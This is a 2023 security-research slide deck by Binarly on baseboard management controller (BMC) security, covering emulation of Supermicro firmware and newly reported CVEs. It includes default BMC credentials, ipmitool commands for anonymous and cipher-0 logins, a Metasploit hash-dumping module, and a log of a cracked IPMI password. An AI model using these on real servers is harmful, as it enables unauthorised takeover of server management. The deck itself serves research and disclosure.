Old But Gold

The Underestimated Potency of Decades-Old Attacks on BMC Security

Anton Ivanov
Alex Ermolov
Alex Matrosov
Sam Thomas
Yegor Vasilenko
Fabio Pagani

× Binarly

2023

Binarly Research Team

Anton Ivanov
@ant_av7

Alex Matrosov
@matrosov

Yegor Vasilenko
@yeggorv

Alex Ermolov
@flothrone

Sam Thomas
@xorpse

Fabio Pagani
@pagabuc

Binarly

What is BMC?


What is BMC?

- Baseboard management controller
- Specialized microcontroller on a server's motherboard
- Provides out-of band monitoring and management
- Allows to wake up the server or reinstall its main OS

Binarly

BMC architecture


- SoC - have its own hardware and firmware
- Independent from the main OS – functional even if server is powered off
- Has interfaces to communicate with the main server CPU and sensors




Binarly

Common BMC interfaces

- SMASH (TCP 22)
- Web (TCP 80, 443)
- IPMI (UDP 623)
- WSMAN (TCP 5985)
- IKVM (TCP 5900)




Examples of BMCs



Binarly

Firmware supply chain



https://www.binarly.io/posts/The_Firmware_Supply_Chain_Security_is_broken_Can_we_fix_it/index.html


Binarly

Known Issues

Known issues

- Default/weak credentials

Product Name	Default Username	Default Password
HP Integrated Lights Out (iLO)	Administrator	<factory randomized 8-character string>
Dell Remote Access Card (iDRAC, DRAC)	root	calvin
IBM Integrated Management Module (IMM)	USERID	PASSW0RD (with a zero)
Fujitsu Integrated Remote Management Controller	admin	admin
Supermicro IPMI (2.0)	ADMIN	ADMIN
Oracle/Sun Integrated Lights Out Manager (ILOM)	root	changeme
ASUS iKVM BMC	admin	admin



https://www.rapid7.com/blog/post/2013/07/02/a-penetration-testers-guide-to-ipmi/

Binarly

Known issues

- IPMI 2.0 protocol flaws (2013)
  - anonymous login
    ```
    ipmitool -I lanplus -H 127.0.0.1 -p 2623 -U '' -P '' user list
    ```
  - cipher 0
    ```
    ipmitool -I lanplus -C 0 -H 127.0.0.1 -p 2623 -U ADMIN -P random user list
    ```
  - RAKP auth hash retrieval
    ```
    msf> use auxiliary/scanner/ipmi/ipmi_dumphashes
    ```


http://fish2.com/ipmi/

Known issues

- IPMI 2.0 protocol
  - anonymous
    `ipmitool`
  - cipher 0
    `ipmitool`
  - RAKP auth
    `msf> use`

```
alex@ubuntu:~/DC31/1-Timing oracle/demo$ ./rakp-emu.py
[*] Sending RSSP open session request with RAKP_HMAC_MD5
00000000: 06 00 FF 07 06 10 00 00  00 00 00 00 00 00 20 00  .............. .
00000010: 00 00 00 00 A4 A3 A2 A0  00 00 00 08 02 00 00 00  ................
00000020: 01 00 00 08 03 00 00 00  02 00 00 08 01 00 00 00  ................
[+] Got RSSP open session response
00000000: 06 00 FF 07 06 11 00 00  00 00 00 00 00 00 24 00  ..............$.
00000010: 00 00 00 04 00 A4 A3 A2  A0 47 DA F0 0D 00 00 00  ........G.......
00000020: 02 00 00 00 01 00 00 08  03 00 00 00 02 00 00 08  ................
00000030: 01 00 00 00                                      ....
[*] Sending a bunch of RAKP Message1's
[+] RAKP Message2 status is NO ERRORS (0x0)
00000000: 06 00 FF 07 06 13 00 00  00 00 00 00 00 00 38 00  ..............8.
00000010: 00 00 00 00 A4 A3 A2 A0  11 F8 57 C4 85 4F 49 76  ..........W..OIv
00000020: 0F 9B 07 95 3D 87 26 DD  80 F1 C9 E5 75 2A 00 10  ....=.&.....u*..
00000030: D8 03 5C FF 35 E1 7B C8  67 66 62 18 94 2A CE AD  ..\.5.{.gfb..*..
00000040: C0 9D A4 A3 A9 37 5C 5C                          .....7\\
[+] Valid username: meisadmin11
[+] Got HMAC-MD5 signature
00000000: 67 66 62 18 94 2A CE AD  C0 9D A4 A3 A9 37 5C 5C  gfb..*.......7\\
[*] MD5 MAC buffer
00000000: A4 A3 A2 A0 47 DA F0 0D  00 00 00 00 00 00 00 00  ....G...........
00000010: 00 00 00 00 00 00 00 00  11 F8 57 C4 85 4F 49 76  ..........W..OIv
00000020: 0F 9B 07 95 3D 87 26 DD  80 F1 C9 E5 75 2A 00 10  ....=.&.....u*..
00000030: D8 03 5C FF 35 E1 7B C8  14 0B 6D 65 69 73 61 64  ..\.5.{...meisad
00000040: 6D 69 6E 31 31                                   min11
[*] Trying passwords from a wordlist...
[+] Password is nicelongpassword
```


https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Alex%20Tereshkin%20Adam%20Zabrocki%20-%20Breaking%20BMC%20The%20Forgotten%20Key%20to%20the%20Kingdom.pdf

Known issues

- Supermicro IPMI vulnerabilities (CVE-2013-3621, CVE-2013-3623)

```
memset(name_buffer, 0, sizeof(name_buffer));
memset(pwd_buffer, 0, sizeof(pwd_buffer));
if ( cgiGetVariable("name") )
{
  name = (const char *)cgiGetVariable("name");
  strcpy(name_buffer, name);
}
if ( cgiGetVariable("pwd") )
{
  pwd = (const char *)cgiGetVariable("pwd");
  strcpy(pwd_buffer, pwd);
}
```

```
act = (const char *)cgiGetVariable("ACT");
strcat(buffer, act);
```

```
{
  sess_sid = (const char *)cgiGetVariable("sess_sid");
  strcpy(buffer_1, sess_sid);
}
```


https://www.rapid7.com/blog/post/2013/11/06/supermicro-ipmi-firmware-vulnerabilities/


Known issues

- Intel AMT authentication bypass (CVE-2017-5689)

https://www.youtube.com/watch?v=iDuHkZtUBIw

Known issues

- OpenBMC IPMI RCE (CVE-2021-39296)



OpenBMC: remote code execution in netipmid

Critical sirdarckcat published GHSA-gg9x-v835-m48q on Sep 2, 2021

Package	Affected versions	Patched versions
OpenBMC (n/a)	2.9	series ending in ecc8efad10bc2101a434a0c1fbd253eeaa1a3a99

Description

Summary

CVE-2021-39296 - Issue affecting netipmid (IPMI lan+) interface. An attacker might craft IPMI messages to gain root access to the BMC bypassing authentication.
CVE-2021-39295 - A related vulnerability can also be used for denial of service.

Severity

CRITICAL - CVSSv3 10

Severity
Critical

CVE ID
CVE-2021-39296

Weaknesses
No CWEs

Credits
ya-mouse

https://github.com/google/security-research/security/advisories/GHSA-gg9x-v835-m48q

BMC Research

Binarly

Difficulties with BMCs research

- A lot of different vendors/models/variations
- No uniform implementation standard
- Servers are quite expensive

Solution: emulation

Ways of emulation

- Single binary
  - `qemu-arm-static -L . ./bin/curl`
- Whole filesystem
  - `sudo chroot . /bin/bash`

Usually not enough to perform testing due to component dependencies

-> we need full system emulation

QEMU

- Support of Aspeed AST2400/AST2500/AST2600
  - 32-bit ARM
  - Possible to configure size of RAM, serial flash and SPI, configure network device, etc.
- Used by the most of the vendors

https://www.qemu.org/docs/master/system/arm/aspeed.html

Supermicro X11 BMC emulation

- We can use **supermicrox11-bmc** machine with downloaded firmware image
- 128 MB RAM setting is from specification
- We forward port 443 (HTTPS) to the host network

```
qemu-system-arm -m 128 -M supermicrox11-bmc -nographic \
-drive file=./BMC_X11AST2400-3101MS_20230214_1.66_STDsp.bin,format=raw,if=mtd \
-net nic \
-net user,hostfwd=::2443-:443,hostname=qemu
```


https://www.supermicro.com/manuals/other/IPMI_Users_Guide.pdf

QEMU emulation

https://www.youtube.com/watch?v=kBfA4cYmX4g

Binarly

Emulation problems

- QEMU can’t provide two network interfaces that BMC OS expects
- Solution – setup network interface manually

```
ip link set eth0 addr 4A:0A:AB:7C:96:2F
ifconfig eth0 10.0.2.15
ifconfig eth0 netmask 255.255.255.0
ifconfig eth0 broadcast 10.0.2.255
ifconfig eth0 up
ip route add 0.0.0.0/0.0.0.0 via 10.0.2.2
```

Emulation problems

- Network driver works differently in QEMU, which lead to system crashes

```
skb_over_panic: text:bf03e564 len:2043 put:2043 head:c4286000 data:c4286012 tail:0xc428680d end:0xc4286620 dev:eth0
Unable to handle kernel NULL pointer dereference at virtual address 00000000
pgd = c0004000
[00000000] *pgd=00000000
Internal error: Oops: 817 [#2]
Modules linked in: kcs_drv ast_mctp peci uart_drv wdt_drv ipmb ftgmac(P) gpiodrv i2c usb_hid video_drv(+) ikvm_vmass bonding
CPU: 0    Tainted: P      D     (2.6.28.9 #1)
pc : [<c01e3690>]    lr : [<c003d8d8>]    psr: 60000193
sp : c4a97d30  ip : c4a97c50  fp : c4a97d54
r10: c4006000  r9 : c4833240  r8 : 00000080
r7 : c4809000  r6 : c02c5b59  r5 : c4286000  r4 : c4286012
r3 : 00000000  r2 : c02f1028  r1 : 0000000f  r0 : 00000077
Flags: nZCv  IRQs off  FIQs on  Mode SVC_32  ISA ARM  Segment kernel
Control: 00093177  Table: 41cb8000  DAC: 00000017
Process mtdblockd (pid: 296, stack limit = 0xc4a96268)
Stack: (0xc4a97d30 to 0xc4a98000)
7d20:                                     c4286000 c4286012 c428680d c4286620
7d40: c4809000 c4a97d50 c4a97d74 c4a97d58 c01e391c c01e3640 00000008 c4006088
7d60: 00000000 bf03fa60 c4a97dbc c4a97d78 bf03e564 c01e38d4 00000440 fe660000
7d80: c0041a50 c4270000 c4006000 00000022 00000010 c41c2560 00000000 00000000
7da0: 00000002 01729800 00000000 c4a97e7c c4a97ddc c4a97dc0 c005c898 bf03e248
7dc0: c02f2bc8 00000002 00000000 c48602d0 c4a97df4 c4a97de0 c005dd74 c005c860
```

Emulation problems

linux / net / core / skbuff.c

Code | Blame | 6990 lines (5914 loc) · 174 KB

```
2416  /**
2417   *      skb_put - add data to a buffer
2418   *      @skb: buffer to use
2419   *      @len: amount of data to add
2420   *
2421   *      This function extends the used data area of the buffer. If this would
2422   *      exceed the total buffer size the kernel will panic. A pointer to the
2423   *      first byte of the extra data is returned.
2424   */
2425  void *skb_put(struct sk_buff *skb, unsigned int len)
2426  {
2427          void *tmp = skb_tail_pointer(skb);
2428          SKB_LINEAR_ASSERT(skb);
2429          skb->tail += len;
2430          skb->len  += len;
2431          if (unlikely(skb->tail > skb->end))
2432                  skb_over_panic(skb, len, __builtin_return_address(0));
2433          return tmp;
2434  }
```

```
MEMORY:C01E38F8 loc_C01E38F8
MEMORY:C01E38F8 LDR             R12, [R0,#0x54]
MEMORY:C01E38FC LDR             R3, [R0,#0x90]
MEMORY:C01E3900 ADD             R5, R4, R1
MEMORY:C01E3904 ADD             R12, R12, R1
MEMORY:C01E3908 CMP             R5, R3
MEMORY:C01E390C STR             R5, [R0,#0x8C]
MEMORY:C01E3910 STR             R12, [R0,#0x54]
MEMORY:C01E3914 BLS             loc_C01E391C
MEMORY:C01E3918 BL              skb_over_panic
MEMORY:C01E391C ; ---------------------------------
MEMORY:C01E391C
MEMORY:C01E391C loc_C01E391C
MEMORY:C01E391C MOV             R0, R4
MEMORY:C01E3920 LDMFD           SP, {R3-R6,R11,SP,PC}
MEMORY:C01E3920 ; End of function sub_C01E38C8
```


https://github.com/torvalds/linux/blob/master/net/core/skbuff.c

Binarly

Emulation problems

- We decided to simply bypass it with gdb :)

```
target remote localhost:1234

break *0xc01e3918
commands
    silent
    set $pc=0xc01e391c
    continue
end

continue
```

```
MEMORY:C01E38F8 loc_C01E38F8
MEMORY:C01E38F8 LDR             R12, [R0,#0x54]
MEMORY:C01E38FC LDR             R3, [R0,#0x90]
MEMORY:C01E3900 ADD             R5, R4, R1
MEMORY:C01E3904 ADD             R12, R12, R1
MEMORY:C01E3908 CMP             R5, R3
MEMORY:C01E390C STR             R5, [R0,#0x8C]
MEMORY:C01E3910 STR             R12, [R0,#0x54]
MEMORY:C01E3914 BLS             loc_C01E391C
MEMORY:C01E3918 BL              skb_over_panic
MEMORY:C01E391C ; ---------------------------------
MEMORY:C01E391C
MEMORY:C01E391C loc_C01E391C
MEMORY:C01E391C MOV             R0, R4
MEMORY:C01E3920 LDMFD           SP, {R3-R6,R11,SP,PC}
MEMORY:C01E3920 ; End of function sub_C01E38C8
```


QEMU emulation (fixed)

https://www.youtube.com/watch?v=uK7dAZztIG8

Binarly

Web server

- Supposed to be accessible only from a separate VLAN
- In reality – thousands of instances are exposed to the Internet
- **Great target for research!**



https://www.shodan.io/search?query=http.html%3A%27document.write%28%22%3Cscript+type%3D%5C%22text%2Fjavascript%5C%22%2C+src+%3D+%5C%22..%2Fjs%2Flang%2F%22+%2B+lang_setting+%2B+%22%2Flang_str.js%5C%22%3E%3C%5C%2Fscript%3E%22%29%3B%27

Vulnerability research


- We investigated Supermicro X11 version 1.66 BMC firmware
- As a result, we reported 7 vulnerabilities to vendor:

BRLY ID	Type	CVE ID	CVSS score	CWE
BRLY-2023-001	Command injection vulnerability in BMC server backend	CVE-2023-40289	9.1 Critical	CWE-78 Improper neutralization of special elements used in an OS command
BRLY-2023-007	Cross-site scripting vulnerability in BMC server frontend	CVE-2023-40284	9.6 Critical	CWE-79 Improper neutralization of input during web page generation
BRLY-2023-008		CVE-2023-40287	9.6 Critical	
BRLY-2023-009		CVE-2023-40288	9.6 Critical	
BRLY-2023-010		CVE-2023-40290	8.3 High	
BRLY-2023-011		CVE-2023-40285	8.6 High	
BRLY-2023-012		CVE-2023-40286	8.6 High	

